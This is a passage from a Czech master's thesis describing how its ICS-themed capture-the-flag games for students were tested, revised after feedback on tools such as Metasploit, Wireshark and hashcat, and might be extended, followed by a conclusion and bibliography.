V praktické části pomohlo studentům zobrazení procesů na SCADA/HMI ve webové prezentaci. Oceněny byly podpůrné materiály pro použití Metasploit Framework a nmap. Tato skupina vytknula příliš stručný popis používání Wireshark a nástroje mbtget. Modul, ve kterém se pracuje s Wireshark, by měl obsahovat také podpůrný materiál, tak jako se vyskytují v modulech 5-7 pro nmap a Metasploit. Přestože ve hře je možnost zvolit si nástroj Metasploit nebo mbtget pro dva úkoly, někteří studenti by ocenili určení pouze jednoho nástroje, aby byly nastoleny rovné podmínky pro všechny. S Metasploitem všichni studenti v této skupině již někdy pracovali a do skončení CTF hry stihli nastavit moduly a použít je k získání správné odpovědi. Jeden ze studentů, který se rozhodl použít nástroj mbtget, dosáhl výsledku o něco rychleji než ostatní, a to v posledním úkolu. Ovšem v Kali není tento nástroj defaultně implementován. Další komentář s požadavkem k nápravě směřoval k tomu, aby se v instrukci nacházely příkazy ke stažení tohoto nástroje. Po vyplnění dotazníku se diskutovalo o výtkách zejména k Wireshark. Uvedeno bylo, že podpůrný materiál pro Wireshark by měl obsahovat jednak vizuální zobrazení (například ve formě screenshotů), jednak by měl být v českém jazyce. V modulu byl původně přiložen internetový odkaz na anglickou instrukci k používání Wireshark, což nebylo v této skupině oceněno.

Na základě této zpětné vazby bylo rozhodnuto o následujících změnách:

1. Instrukce k identifikaci slave zařízení a k injektáži dat bude upravena tak, aby student využil pouze Metasploit, nebo mbtget.
2. Vytvoření podpůrného materiálu, který má pomoci k používání Wireshark, a to i s vizuálními ukázkami.

Druhé testování

Druhé testování hodinového CTF probíhalo s cílem ověřit účinnost a srozumitelnost upravených materiálů a instrukcí, které byly implementovány na základě zpětné vazby z prvního testování. V této fázi se testování zúčastnila stejná skupina, která reprezentovala středoškolské studenty. Před zahájením hry bylo zajištěno, aby všechny nové podpůrné materiály včetně českého manuálu k používání Wiresharku a upravených instrukcí pro identifikaci slave zařízení a injektáž dat byly studentům k dispozici. Testování probíhalo opět vzdáleně s autorovou podporou na platformě Discord, kde byl autor k dispozici pro případné technické potíže či dotazy. Po úvodním seznámení s pravidly hry a kontrolou funkčnosti všech nástrojů se studenti pustili do řešení úkolů. Studenti zaznamenali rychlejší postup ve všech fázích hry. Především nové podpůrné materiály k Wiresharku se ukázaly jako velmi efektivní, což vedlo ke zkrácení času potřebného k analýze pcapng souboru. Rychlejší dokončení hry samozřejmě ovlivnila předchozí zkušenost účastníků v této hře. V případě budoucího testování by bylo vhodné najít jinou skupinu respondentů, kteří by tuto upravenou hru testovali poprvé.

5.1.2 Testování vysokoškolské verze hodinové CTF hry a zpětná vazba

Podobně jako v případě předchozí testovací skupiny, skupina zastupující vysokoškolské studenty probíhala formou online podpory na Discordu, včetně fáze před zahájením CTF hry. Teoretické moduly byly stejné pro obě věkové skupiny, avšak instrukce pro účastníky této skupiny byly méně podrobné a některé úkoly, například analýza Wireshark, byla koncipována jinak. Student hledal specifický paket, který znamenal zapsání hodnoty 1 do registru pro teplotní sensor. Podpůrné materiály se týkaly hlavně teoretické části, v praktické části se spoléhá na studentovo aktivní zjišťování informací jinde, například hledání modulů v Metasploit nebo zkoušení si nástroje mbtget na základě příkazu mbtget -h.

První testování CTF hry

Poslední účastník hry dokončil celou výzvu do 52 minut. V této fázi byly ponechány instrukce k použití nástrojů Metasploit a mbtget, tak jako v případě testování u účastníků, kteří reprezentovali střední školu. Dotazník, který student vyplnili, měl stejný charakter jako v případě první skupiny. Skupina ocenila podrobný popis Modbus protokolu, hledání ve Wireshark velmi specifickou informaci a možnost volby využití nástrojů. Jeden ze studentů dokonce využil úplně jiného nástroje (modpoll) pro datovou injektáž. Ovšem vynechání podpůrného materiálu pro Metasploit dělalo problémy studentům, kteří s tímto nástrojem často nepracují. Kladně hodnoceno bylo take SCADA zobrazení, kde měli možnost vidět v reálném čase na grafu, jak datová injektáž ovlivnila celý graf, a také vypnutí funkce ventilátoru, který měl být spuštěn při určitých teplotách. Výtka se poté týkala možnosti lepšího zobrazení vodní nádržky, kdy potrubí vedoucí z vodní nádrže nesimuluje tok vody. Zobrazuje se pouze otevření a zavření ventilu. Vizuální zobrazení se nepodařilo upravit z důvodu nedostatku času autora. Tato úprava je možná pro budoucí využití této práce, jehož její částí bude i zlepšená vizualizace tohoto procesu. Změna v tomto scénáři představovala přidání podpůrného materiálu k Metasploit framework.

Druhé testování hry

Druhé testování vysokoškolské verze hodinové CTF hry bylo zaměřeno na ověření účinnosti nově přidaného podpůrného materiálu pro Metasploit framework a na posouzení, jak tyto změny ovlivnily zkušenosti účastníků. Stejně jako v předchozím testování probíhala podpora formou online komunikace přes Discord. Před zahájením hry byli studenti seznámeni s novými materiály a bylo zajištěno, aby všichni měli přístup k aktualizovaným dokumentům. Testování opět začalo seznámením s teoretickými moduly a proběhlo bez problémů. Praktická část, tentokrát s přidaným materiálem pro Metasploit, přinesla smíšené výsledky. Studenti, kteří byli s tímto nástrojem již obeznámeni, ocenili přehlednost a užitečnost nového materiálu. Naopak studenti, kteří se s Metasploit setkali poprvé, uváděli, že i přes přidaný materiál měli potíže s porozuměním některým pokročilejším funkcím. Během druhého testování bylo zjištěno, že i přesto, že byl přidán podpůrný materiál k Metasploit, ne všichni studenti ho plně využili. Někteří stále preferovali alternativní nástroje jako například modpoll, který se ukázal jako vhodná alternativa k mbtget. Tento fakt naznačuje, že ačkoliv podpora pro Metasploit byla zlepšena, studenti oceňují možnost volby a hledání alternativních přístupů k řešení úkolů. Vizualizace SCADA zůstala beze změny, což bylo vzhledem k časovým omezením nevyhnutelné. Studenti však nadále oceňovali možnost vidět v reálném čase, jak jejich akce ovlivňují grafy a provozní parametry v systému. Zmíněna byla i potřeba realističtější simulace toků vody v systému, což by ještě více přiblížilo prostředí skutečným průmyslovým podmínkám. Zpětná vazba získaná z dotazníků po druhém testování

ukázala, že přidaný podpůrný materiál k Metasploit pomohl snížit obtížnost některých úkolů, ale současně vyvstala potřeba pokračovat ve zlepšování instruktážních materiálů a nabídnout více možností pro studenty, kteří preferují jiné nástroje než Metasploit. Na základě této zpětné vazby je plánováno do budoucna rozšířit podpůrné materiály o další alternativní nástroje a metody, čímž se zajistí širší přístupnost a flexibilita hry pro všechny účastníky.

5.2 Průběh celodenní CTF hry

V případě testování celodenní CTF hry byla technická podpora ve stejném charakteru jako v případě testování hodinové verze. Nicméně autor ani studenti nemohli být celý den a celou noc k dispozici, a tedy se přistoupilo k domluvě, že se CTF hra spustí v 11:00 a poběží do dalšího dne stejného času. Večer ve 22:00 se stanovilo volno a pokračovalo se následující den od 8:00. Celodenní CTF nemá povahu jiných náročných CTF jako je například testování OSCP. Student se během této doby mohl projít, najíst bez toho, aniž by upozornil pořadatele CTF. Ve finále někteří studenti hráli CTF i v noci, a hru úspěšně tak dokončili. Testování obou verzí probíhalo nakonec současně pro středoskolský a vysokoškolský scénář. Níže je podrobnější průběh hry pro skupinu zastupující střední školu a v další podkapitole pak skupina vysokoškoláků.

5.2.1 Testování středoškolské verze celodenní CTF hry a zpětná vazba

Testování celodenního CTF pro střední školy probíhalo s důrazem na přístupnost a srozumitelnost jednotlivých úkolů pro účastníky s nižší úrovní zkušeností a technických dovedností. Scénář byl podobný jako pro vysokoškolské studenty, avšak s několika úpravami, které zohledňovaly potřeby a schopnosti středoškolských účastníků jako například poskytnutí skriptů k útokům, instruování ke zneužití určité zranitelnosti (aby ji nemuseli dlouze hledat).

První testování

Během testování bylo nutné zajistit, že studenti budou schopni pracovat s poskytnutými nástroji a porozumět principům, na kterých úkoly staví. Proto byly úkoly nejen zjednodušeny, ale také doplněny o podpůrné materiály a nápovědy, které vysvětlovaly, jak používat jednotlivé nástroje. Například v modulu "Reverse Shell"byla instrukce pro středoškoláky více zaměřena na základní kroky při analýze souboru pomocí nástroje hexedit, zatímco u vysokoškoláků byla vyžadována větší samostatnost a schopnost použít alternativní nástroje. Hromadný problém nastal asi po půl hodině, kdy přístup do kontejneru, na kterém běží reverse shell, byl opakovaně zamítán. Konkrétně přístup k jakémukoliv kontejneru nebyl možný. Tento výpadek způsobilo nastavení ve VM Ubuntu, které přecházelo do režimu spánku automaticky po hodině. Uživatelům tedy bylo doporučeno kontejnerové nastavení vypnout a zase zapnout, následně pak VM upravit nastavení Napájení. Studentům bylo pomoženo dostat se zpátky do kontejneru, jelikož založení SSH účtu muselo probíhat znovu. Pro jistotu v případě spuštěné stanice na dlouhou dobu,jako je 24 hodin, je pro testovací účely také lepší, když VM nebude přecházet do lock screen. Po této úpravě studenti pak neměli problém. Následující problém se týkal identifikace hashů, které student získal po zneužití zranitelnosti SQL injection. Nebylo dostatečně instruováno, který druh hashe byl použit a jak mají hashcat použít v tomto případě. Ani v nápovědě nebylo uvedeno, o jaký typ hashe se jedná. Jednalo se o algoritmus SHA1, který generuje přímo mysql. Studentům tedy

bylo pomoženo a počkalo se na uhodnutí hesla za pomocí nástroje hashcat. K dalšímu problému došlo v případě zneužití zranitelnosti log4j. Dva studenti netušili, co to je, v čem tkví problém a jak tuto zranitelnost zneužít. Zbylí dva studenti nakonec zjistili dost informací o této zranitelnosti a podařilo se jim ji zneužít. Tito studenti pomohli těm, kteří se nemohli posunout v tomto úkolu. Po exploitaci zranitelnosti log4j, laterálním pohybu v rámci IT a potom pivoting do OT již nevyvstaly technické problémy. Zbylý průběh hry poté pokračoval bez komplikací. Průměrná doba hraní trvala 22 hodin. Do této doby se ale započítává spánek a jiné aktivity (přibližně 9-10 hodin). Předložený dotazník, který měl podobný charakter jako v případě hodinového CTF, logicky směroval k technickým indispozicím, které se týkaly samotného nastavení Ubuntu, nastavení Historian serveru a poté výtky směřovaly na vylepšení instruktáže pro zranitelnost Log4j a craknutí hesel. Na základě zmíněných problémů bude upravena VM Ubuntu pro nahrání do BUTCA, dále také vylepšení instrukcí k prolomení hashů. Dodán do přílohy bude i podrobný popis log4j zranitelnosti a odkazy na PoC (Proof of Concepts). V sekci Testování vysokoškolské verze je pak zmíněna nesrovnalost v postupu v Modulu 5, 6 a 7. Tato úprava je uplatněna i na scénář pro verzi střední školy.

Druhé testování

Druhé testování celodenního CTF pro střední školy pak probíhalo s vylepšeným prostředím a upravenými instrukcemi na základě zpětné vazby z prvního testování. Hlavní změny zahrnovaly upravené nastavení VM Ubuntu, aby nedocházelo k neočekávaným přechodům do režimu spánku, a detailnější instrukce k prolomení hashů a zneužití zranitelnosti Log4j. Díky přidané instruktáži k prolomení hashů pomocí hashcat a specifikaci použití algoritmu SHA1 se podařilo eliminovat problémy, které se objevily během prvního testování. Studenti byli schopni správně identifikovat typ hashe a efektivně použít hashcat k jeho prolomení. Dodatečně byl take přidán podpůrný materiál k použití nástroje hashcat. Upraveny byly Moduly 5, 6, 7.Instruktáže byly rozšířeny o podrobnější vysvětlení zranitelnosti Log4j a příklady jejího zneužití. Tato změna výrazně pomohla studentům lépe pochopit, jak tuto zranitelnost zneužít. I když někteří studenti stále potřebovali pomoc, většina z nich byla schopna úkol splnit samostatně nebo s minimální podporou. Druhé testování celodenního CTF pro střední školy bylo výrazně úspěšnější než první. Studenti ocenili vylepšené instrukce a podpůrné materiály, které jim umožnily lépe pochopit a vyřešit úkoly. Přestože několik studentů narazilo na menší obtíže, celkově byli schopni úspěšně dokončit všechny moduly. Průměrná doba hraní byla kratší než v prvním testování, jelikož studenti se zvládli orientovat v úkolech rychleji díky lepší přípravě, jasnějším instrukcím a také si pamatovalyněkteré úkoly z předchozího testování. Na základě jejich zpětné vazby se ukázalo, že nově přidané materiály a úpravy byly velmi užitečné a přispěly k celkově lepšímu zážitku z CTF.

5.2.2 Testování vysokoškolské verze celodenní CTF hry a zpětná vazba

V této sekci nebudou zmíněny problémy v nastavení VM Ubuntu. Testy probíhaly současně pro obě celodenní verze a odstraňovaly se technické problémy paralelně s oběma skupinami. Tento text se bude soustředit na průběh hry a řešení samotných úkolů.

První testování

První testování celodenní verze CTF pro vysokoškolské studenty proběhlo souběžně s testováním verze pro střední školy. Studenti se obecně potýkali s technickými výzvami s větší samostatností než stře-

doškoláci, avšak během průchodu Moduly 5 až 7 narazili na nesrovnalost v logice postupu úkolů. Konkrétně se týkala pořadí kroků, kdy si měli studenti nejprve uchovat hash hesel, následně zneužít zranitelnost Log4j, a až poté použít hashcat na prolomení hesel. Tato sekvence úkolů se jevila jako nelogická a komplikovala studentům jejich práci. Po konzultaci a přehodnocení této části bylo rozhodnuto o změně postupu tak, aby reflektoval logičtější posloupnost kroků a lépe zapadal do celkové struktury hry.

Druhé testování

Druhé testování vysokoškolské verze CTF již probíhalo s upraveným postupem, který lépe reflektoval správnou logiku úkolů. Studenti zaznamenali plynulejší průchod úkoly, což vedlo k vyšší úspěšnosti a menšímu množství potřebných intervencí. Nová struktura úkolů také přispěla k lepšímu pochopení celkové strategie útočníka při postupu z IT sítě do OT sítě. Studenti ocenili zejména to, že nové uspořádání lépe odpovídalo reálným scénářům útoků a umožňovalo jim lépe pochopit kroky vedoucí k úspěšnému dosažení cíle. Celkově se druhé testování ukázalo jako velmi úspěšné, s minimálními problémy ve srovnání s prvním testováním. Tento proces poskytl cennou zpětnou vazbu, která umožnila vylepšit hru jak pro střední, tak pro vysokoškolské studenty.

6 Návrhy k rozšíření CTF her a podněty ke zlepšení

CTF hry se mají přiblížit co nejvíce k reálným situacím. Z hlediska scénáře byla navržena metoda skloubení ICS Kill Chain a MITRE ATT&CK taktik a technik. Tato metoda pomohla vytvořit scénář tak, aby byla vytvořena emulovaná infrastruktura pomocí upraveného Purdue modelu. Úpravě se nevyhnula ani část, která kombinuje ICS Kill Chain a MITRE ATT&CK matici. Scénář pro celodenní CTF hru začíná z hlediska praktického až ve fázi proniknutí do systému (Initial Access). Scénář lze poté rozšířit tak, aby byly přidány nové sítě, které mohou emulovat sítě Level5, DMZ a Level0 podle Purdue modelu. Tato část potenciálního scénáře by sloužila k útokům na služby, které jsou vidět z vnějšího perimetru. Dále by zahrnovala kroky jako je například Reconnaissance, a k tomu určité techniky jako je například sběr dat o oběti. Síť Level0 je vhodná pro rozšíření fyzických senzorů a aktuátorů. Není nemožná ani úprava zařazení zařízení do jiných sítí. Modifikaci sítě je možné jednoduše nastavit v souboru docker-compose.yml. K současným i do budoucna vytvořeným sítím není problém přiřadit nové kontejnery. Lze je definovat buď přímo v docker-compose.yml souboru nebo lze sestavovat jednotlivé Dockerfile soubory pro bližší specifikaci a snadnější správu. Co se týče fyzických prvků, pomocí komunikačního protokolu Modbus TCP/IP není problém nasadit některé fyzické komponenty jako je například teplotní senzor MBTemp-Ethernet, tlakový senzor E&H Cerabar PMP51, aktuátor Belimo Damper (tcp/ip) a další. V síti Level1 se může nacházet i další PLC zahrnující komunikaci přes komunikační protokol Modbus RTU nebo EtherNet/IP s dalšími novými prvky. Na tomto základě je pak vhodné časově rozšířit scénář na několik dnů. Ke zlepšení zobrazení vizuálních procesů je možné namísto složitého vykreslování pomocí Javascript a CSS použít jiné formy vizualizace, například Grafana, ScadaBr nebo Node-Red. V této práci bylo ponecháno toto nastavení, nicméně k zobrazení komplexních procesů je vhodné použít již existující software.

Závěr

V této diplomové práci v teoretické části byly představeny různé možnosti vzdělávání v kybernetické bezpečnosti. Byla objasněna vzdělávací metoda u jednotlivých platforem, které hostují několik her typu CTF (Capture The Flag) zaměřených na průmyslové sítě. Vysvětleny byly základní pojmy, komponenty a protokoly, jež se v průmyslových sítích nacházejí.

Důležitost tématu bezpečnosti průmyslových sítí podtrhuje bezprecedentní útok na ukrajinskou elektrárnu v roce 2015. Tento incident byl analyzována několika společnostmi, které také na základě tohoto případu vytvořily obecné modely pro mapování řízeného útoku. Mezi nejvýznamnější modely patří ICS Kill Chain a MITRE ATT&CK Framework.

Pro vytvoření CTF hry s tematikou průmyslových sítí bylo potřeba identifikovat potenciální hráče ze středních a vysokých škol se zaměřením na IT a Informační bezpečnost. Tato identifikace potřeb proběhla formou rozeslání dotazníků ve dvou iteracích.

Navržení scénáře se odvíjí od modelů ICS Kill Chain, které jsou doplněny o MITRE ATT&CK taktiky a techniky. Obecný model pro vytváření scénářů a také vlastní návrhy scénáře pro hodinovou a celodenní CTF hru byly podrobně představeny.

Vývoj hry znamenal velkou výzvu z hlediska konfigurace docker kontejnerů a sítí. Hodinový scénář má za úkol vyrovnat různorodé znalosti u studentů, zejména v teoretické části. Praktická část se soustředí pak na možnost pozorování procesů v emulovaném prostředí SCADA/HMI, ale také na útoky, které umožňují datovou injecki do registru PLC. Pro jednoduchost úvodního scénáře byly komponenty jako jsou senzory a akční prvky umístěny do stejné sítě jako PLC a SCADA/HMI. Celodenní hra pokrývá také tuto menší ICS síť, ale s tím rozdílem, že celá infrastruktura představuje princip upraveného Purdue modelu. Na základě tohoto modelu byly vytvořeny čtyři izolované sítě podle úrovní. V infrastruktuře není implementován vnější perimetr, DMZ a fyzické procesy.

Jakmile byl vývoj CTF hry ukončen, přistoupilo se na testování, kterého se účastnilo dohromady osm lidí. Bohužel z hlediska technických komplikacích na Cyber Range BUTCA bylo nutné zprovoznit testování na platformě CTFd. Během prvního testování hodinové hry scénářů se narazilo na několik nedostatků, které se týkaly zpracování materiální podpory pro nástroj Wireshark, zejména pro studenty zastupující střední školu. Druhé testování se obešlo bez výraznějších problémů. Testování celodenní CTF hry přineslo zásadnější komplikace. Problémy se týkaly přístupu do stanice s reverse shell, jelikož celá infrastruktura se vypnula kvůli špatnému nastavení ve virtuálním stroji Ubuntu, na němž běžely kontejnery. Po detekování a opravení problému s virtuálním strojem se vyskytly drobné nelogické nesrovnalosti ve scénáři. Funkčnost testovacích nástrojů Metasploit (msfconsole) a mbtget také vyvolalo problémy. U některých studentů šly oba nástroje použít a bylo možné díky nim realizovat útoky, ale v některých případech auxiliary a exploit moduly v Metasploit nefungovaly proti cíli. Zjistilo se, že někteří studenti použili vlastní Kali linux, ovšem disponovat vlastním strojem nemělo vést k potížím. Po získání zpětné vazby se hra a konfigurace upravily a druhé testování probíhalo již v pořádku. Nicméně studenti používali sdílený Kali linux a potvrdilo se, že oba nástroje lze použít k útoku na PLC. Dokumentace celé této emulované struktury se nachází v elektronické příloze.

V poslední kapitole jsou představeny nápady k vylepšení a možný rozvoj hry do budoucna. Hra je připravena z hlediska síťového tak, že lze do jednotlivých úrovní implementovat další stanice, služby i ICS prvky bez problému díky kontejnerové správě docker compose. Nápady k vylepšení se týkají zobrazování procesů v systému SCADA/HMI.

Literatura

[1] COENRAAD, Merijke, PELLICONE, Anthony, KETELHUT, Diane Jass, CUKIER, Michel, PLANE, Jan a WEINTROP, David. Experiencing cybersecurity one game at a time: A systematic review of cybersecurity digital games.

[2] KARAGIANNIS, Stylianos, PAPAIOANNOU, Thanos, MAGKOS, Emmanouil a TSOHOU, Aggeliki. Game-based information security/privacy education and awareness: theory and practice. In: *European, Mediterranean, and Middle Eastern Conference on Information Systems*. Springer, 2020, s. 509–525. Online. 2020. Dostupné z: https://link.springer.com/chapter/10.1007/978-3-030-63396-7_34. [cit. 2024-05-19].

[3] FENDT, Tadhg a MACHE, Jens. Teaching Cybersecurity to Wide Audiences with Table-Top Games. In: *Proceedings of the International Conference on Security and Management (SAM)*. 2014, s. 1. Dostupné z: https://www.proquest.com/docview/1649125832?pq-origsite=gscholar&fromopenview=true. [cit. 2023-10-05].

[4] BUTTS, Jonathan a GLOVER, Michael. How Industrial Control System Security Training is Falling Short. In: RICE, Mason a SHENOI, Sujeet, eds. *Critical Infrastructure Protection IX*. Cham: Springer International Publishing, 2015, s. 135–149. ISBN 978-3-319-26567-4.

[5] Hack The Box. Online. Dostupné z: https://www.hackthebox.com. [cit. 2023-10-20].

[6] Try Hack Me. Online. Dostupné z: https://www.tryhackme.com. [cit. 2023-10-20].

[7] MIRKOVIC, Jelena, ZHANG, Weiqi a WEI, Zhihao. The CLASS CTF: Designing a Diverse Jeopardy-style Capture the Flag Contest. In: *Proceedings of the 45th ACM Technical Symposium on Computer Science Education*. ACM, 2014, s. 97–102.

[8] ASSANTE, Michael J. a LEE, Robert M. The industrial control system cyber kill chain. *SANS Institute InfoSec Reading Room*. 2015, vol. 1, s. 24. Online 2015. Dostupné z: https://scadahacker.com/library/Documents/White_Papers/SANS%20-%20ICS%20Cyber%20Kill%20Chain.pdf> [cit. 2023-11-01]

[9] GÜNGÖR, V. Çağrı a HANCKE, Gerhard P. *Industrial wireless sensor networks: Applications, protocols, and standards*. Boca Raton: CRC Press, 2013.

[10] WILLIAMS, Taegan, FUHRMANN, Tiffany a HANEY, Michael. RADICL CTF: Low-Cost CTF Platform for Industrial Control Systems Education. In: *Journal of The Colloquium for Information Systems Security Education*. 2023, vol. 10, no. 1, s. 10–10. Online. 2023. Dostupné z: https://par.nsf.gov/biblio/10409804 [cit. 2023-11-01]

[11] DARGAHI, Tooska, DEHGHANTANHA, Ali, BAHRAMI, Pooneh Nikkhah, CONTI, Mauro, BIANCHI, Giuseppe a BENEDETTO, Loris. A Cyber-Kill-Chain based taxonomy of crypto-ransomware features. *Journal of Computer Virology and Hacking Techniques*. 2019, vol. 15, s. 277–305. Springer. Dostupné z: https://link.springer.com/article/10.1007/s11416-019-00338-7. [cit. 2024-04-19]

[12] SAVIN, Georgel M., ASSERI, Ammar, DYKSTRA, Josiah, GOOHS, Jonathan, MELARAGNO, Anthony a CASEY, William. Battle Ground: Data Collection and Labeling of CTF Games to Understand Human Cyber Operators. In: *2023 Cyber Security Experimentation and Test Workshop (CSET 2023)*. ACM, 2023, doi: 10.1145/3607505.3607524. [cit. 2023-12-06].

[13] STROM, Blake E., APPLEBAUM, Andy, MILLER, Doug P., NICKELS, Kathryn C., PENNINGTON, Adam G. a THOMAS, Cody B. Mitre att&ck: Design and philosophy. In: *Technical report*. The MITRE Corporation, 2018. Online. 2018. Dostupné z: https://www.mitre.org/sites/default/files/2021-11/prs-19-01075-28-mitre-attack-design-and-philosophy.pdf. [cit. 2023-11- 18]

[14] SOARE, Bianca. The Cyber Kill Chain (CKC) Explained. Heimdal, 2023. Dostupné z: https://heimdalsecurity.com/blog/cyber-kill-chain-model/. [cit. 2023-11- 18]

[15] ZSCALER. What Is the Purdue Model for ICS Security? 2023. Dostupné z: https://www.zscaler.com/resources/security-terms-glossary/what-is-purdue-model-ics-security. [cit. 2023-11- 20]

[16] AL-KARAKI, Jamal N., OMAR, Marwan, GAWANMEH, Amjad a JONES, Angel. Advancing CyberSecurity Education and Training: Practical Case Study of Running Capture the Flag (CTF) on the Metaverse vs. Physical Settings. In: *2023 International Conference on Intelligent Metaverse Technologies & Applications (iMETA)*. 2023, s. 1–7, doi: 10.1109/iMETA59369.2023.10294722. [cit. 2023-10-25]

[17] ANTONIOLI, Daniele, GHAEINI, Hamid Reza, ADEPU, Sridhar, OCHOA, Martin a TIPPENHAUER, Nils Ole. Gamifying ICS security training and research: Design, implementation, and results of S3. In: *Proceedings of the 2017 Workshop on Cyber-Physical Systems Security and PrivaCy*. 2017, s. 93–102, doi: https://doi.org/10.1145/3140241.3140253. [cit. 2024-04-25]

[18] Capture the Flag: Corporal George W. Reed. 2021. Online. 2021. Dostupné z: https://www.cmohs.org/news-events/history/capture-the-flag-corporal-george-w-reed. [cit. 2023-11- 22].

[19] MARALI, Mounesh, SUDARSAN, Sithu D. a GOGIONENI, Ashok. Cyber security threats in industrial control systems and protection. In: *2019 International Conference on Advances in Computing and Communication Engineering (ICACCE)*. IEEE, 2019, s. 1–7, doi: 10.1109/ICACCE46606.2019.9079981. [cit. 2024-04-25].

[20] HOLM, Hannes, KARRESAND, Martin, VIDSTRÖM, Arne a WESTRING, Erik. A survey of industrial control system testbeds. In: *Secure IT Systems: 20th Nordic Conference, NordSec 2015, Stockholm, Sweden, October 19–21, 2015, Proceedings*. Springer, 2015, s. 11–26. Dostupné z: https://link.springer.com/chapter/10.1007/978-3-319-26502-5_2. [cit. 2023-11-22].

[21] KARAMPIDIS, Konstantinos, PANAGIOTAKIS, Spyros, VASILAKIS, Manos, LAMARI, Agapi Tsironi, MARKAKIS, Evangelos a PAPADOURAKIS, Giorgos. Digital Training for Cybersecurity in Industrial Fields via virtual labs and Capture-The-Flag challenges. In: *2023 32nd Annual Conference of the European Association for Education in Electrical and Information Engineering (EAEEIE)*. IEEE, 2023, s. 1–6, doi: 10.23919/EAEEIE55804.2023. [cit. 2024-06-17]

[22] PALOMINO, Paula Toledo, TODA, Armando M., OLIVEIRA, Wilk, CRISTEA, Alexandra I. a ISOTANI, Seiji. Narrative for gamification in education: why should you care? In: *2019 IEEE 19th International Conference on Advanced Learning Technologies (ICALT)*. IEEE, 2019, vol. 2161, s. 97–99. Online. 2019, doi: 10.1109/ICALT.2019.00035. [cit. 2024-04- 25].

[23] DO, Cuong T., TRAN, Nguyen H., HONG, Choongseon, KAMHOUA, Charles A., KWIAT, Kevin A., BLASCH, Erik, REN, Shaolei, PISSINOU, Niki a IYENGAR, Sundaraja Sitharama. Game theory for cyber security and privacy. *ACM Computing Surveys (CSUR)*. 2017, vol. 50, no. 2, s. 1–37. ACM New York, NY, USA. Dostupné z: https://journals.sagepub.com/doi/full/10.1177/1046878120933312. [cit. 2023-11-30].

[24] GHALEB, Asem, ZHIOUA, Sami a ALMULHEM, Ahmad. On PLC network security. *International Journal of Critical Infrastructure Protection*. 2018, vol. 22, s. 62–69. Elsevier. Dostupné z: https://www.sciencedirect.com/science/article/pii/S1874548215300421. [cit. 2023-12-30]

[25] MILLER, Thomas, STAVES, Alexander, MAESSCHALCK, Sam, STURDEE, Miriam a GREEN, Benjamin. Looking back to look forward: Lessons learnt from cyber-attacks on industrial control systems. *International Journal of Critical Infrastructure Protection*. 2021, vol. 35, s. 100464. Elsevier. Dostupné z: https://www.sciencedirect.com/science/article/pii/S1874548221000524. [cit. 2024-01-13]

[26] KNAPP, Eric D. *Industrial Network Security: Securing critical infrastructure networks for smart grid, SCADA, and other Industrial Control Systems*. Elsevier, 2024.

[27] SIATERLIS, Christos, GARCIA, Andres Perez a GENGE, Béla. On the use of Emulab testbeds for scientifically rigorous experiments. *IEEE Communications Surveys & Tutorials*. 2012, vol. 15, no. 2, s. 929–942. IEEE, doi: 10.1109/SURV.2012.0601112.00185. [cit. 2024-05-19].

[28] BHATTACHERJEE, Anol. Social science research: principles, methods and practices (revised edition). University of South Florida, 2019. [online]. Dostupné z: https://usq.pressbooks.pub/socialscienceresearch/chapter/chapter-9-survey-research/. [cit. 2024-07-18]

[29] GENG, Yangyang, WANG, Yi, LIU, Wenwen, WEI, Qiang, LIU, Ke a WU, Haolan. A survey of industrial control system testbeds. In: *IOP conference series: materials science and engineering*. IOP Publishing, 2019, vol. 569, no. 4, s. 042030. Dostupné z: https://iopscience.iop.org/article/10.1088/1757-899X/569/4/042030/meta. [cit. 2023-11-19].

Simulation & Gaming. 2020, vol. 51, no. 5, s. 586–611. SAGE Publications Sage CA: Los Angeles, CA. Dostupné z: https://journals.sagepub.com/doi/full/10.1177/1046878120933312. [cit. 2023-10-30].

[30] ZHOU, Xiaojun, XU, Zhen, WANG, Liming, CHEN, Kai, CHEN, Cong a ZHANG, Wei. Kill chain for industrial control system. In: *MATEC Web of Conferences*. EDP Sciences, 2018, vol. 173, s. 01013, doi: 10.1051/matecconf/201817301013. [cit. 2023-11-28].

[31] DINCELLI, Ersin, YAYLA, Alper a KUSYK, Łukasz. Cyber Attack! A Story-driven Educational Hacking Game. *Dincelli, Ersin, Yayla, Alper, and Kusyk, Łukasz. Cyber Attack*, 2020.

[32] Visualization and Gameification of Cybersecurity CTF Competitions. *GameDeveloper.com*. 2023. Dostupné z: https://www.gamedeveloper.com/business/visualization-and-gameification-of-cybersecurity-ctf-competitions. [cit. 2023-11-28].

[33] CANDELL, Richard, ZIMMERMAN, Timothy a STOUFFER, Keith. An industrial control system cybersecurity performance testbed. *National Institute of Standards and Technology. NISTIR*, 2015, vol. 8089.

[34] CASE, Defense Use. Analysis of the cyber attack on the Ukrainian power grid. *Electricity Information Sharing and Analysis Center (E-ISAC)*. 2016, vol. 388, no. 1-29, s. 3. Dostupné z: https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2016/12/21181126/E-ISAC_SANS_Ukraine_DUC_5.pdf. [cit. 2023-11-22].

[35] KHAN, Rafiullah, MAYNARD, Peter, MCLAUGHLIN, Kieran, LAVERTY, David a SEZER, Sakir. Threat analysis of blackenergy malware for synchrophasor based real-time control and monitoring in smart grid. In: *4th International Symposium for ICS & SCADA Cyber Security Research 2016 4*. 2016, s. 53–63, doi: 10.14236/ewic/ICS2016.7. [cit. 2024-06-22].

[36] BURSKÁ, Karolína Dočkalová, RUSŇÁK, Vít a OŠLEJŠEK, Radek. Data-driven insight into the puzzle-based cybersecurity training. *Computers & Graphics*. 2022, vol. 102, s. 441–451. Elsevier. Dostupné z: https://is.muni.cz/publication/1794604/2022-CG-data-driven-insight-into-puzzle-based-cybersecurity-training-paper.pdf. [cit. 2023-12-09]

[37] KUCHAŘ, Karel, FUJDIAK, Radek, BLAŽEK, Petr, MARTINÁSEK, Zdeněk a HOLASOVÁ, Eva. Simplified Method for Fast and Efficient Incident Detection in Industrial Networks. In: *4th Cyber Security in Networking Conference*. 2020, s. 1–3. DOI: 10.1109/CSNet50428.2020.9265536. ISBN 978-0-7381-4292-0.

[38] PRINETTO, Paolo, ROASCIO, Gianluca a VARRIALE, Antonio. Hardware-based Capture-The-Flag Challenges. In: *2020 IEEE East-West Design & Test Symposium (EWDTS)*. 2020, s. 1–8, doi: 10.1109/EWDTS50664.2020.9224932. [cit. 2023-12-10].

[39] BANIKOWSKI, Alison K.; MEHRING, Teresa A. Strategies to enhance memory based on brain-research. *Focus on Exceptional Children*, 1999, 32.2: 1-16. Online. Dostupné z: https://core.ac.uk/download/pdf/235895832.pdf. [cit. 2024-05-19].

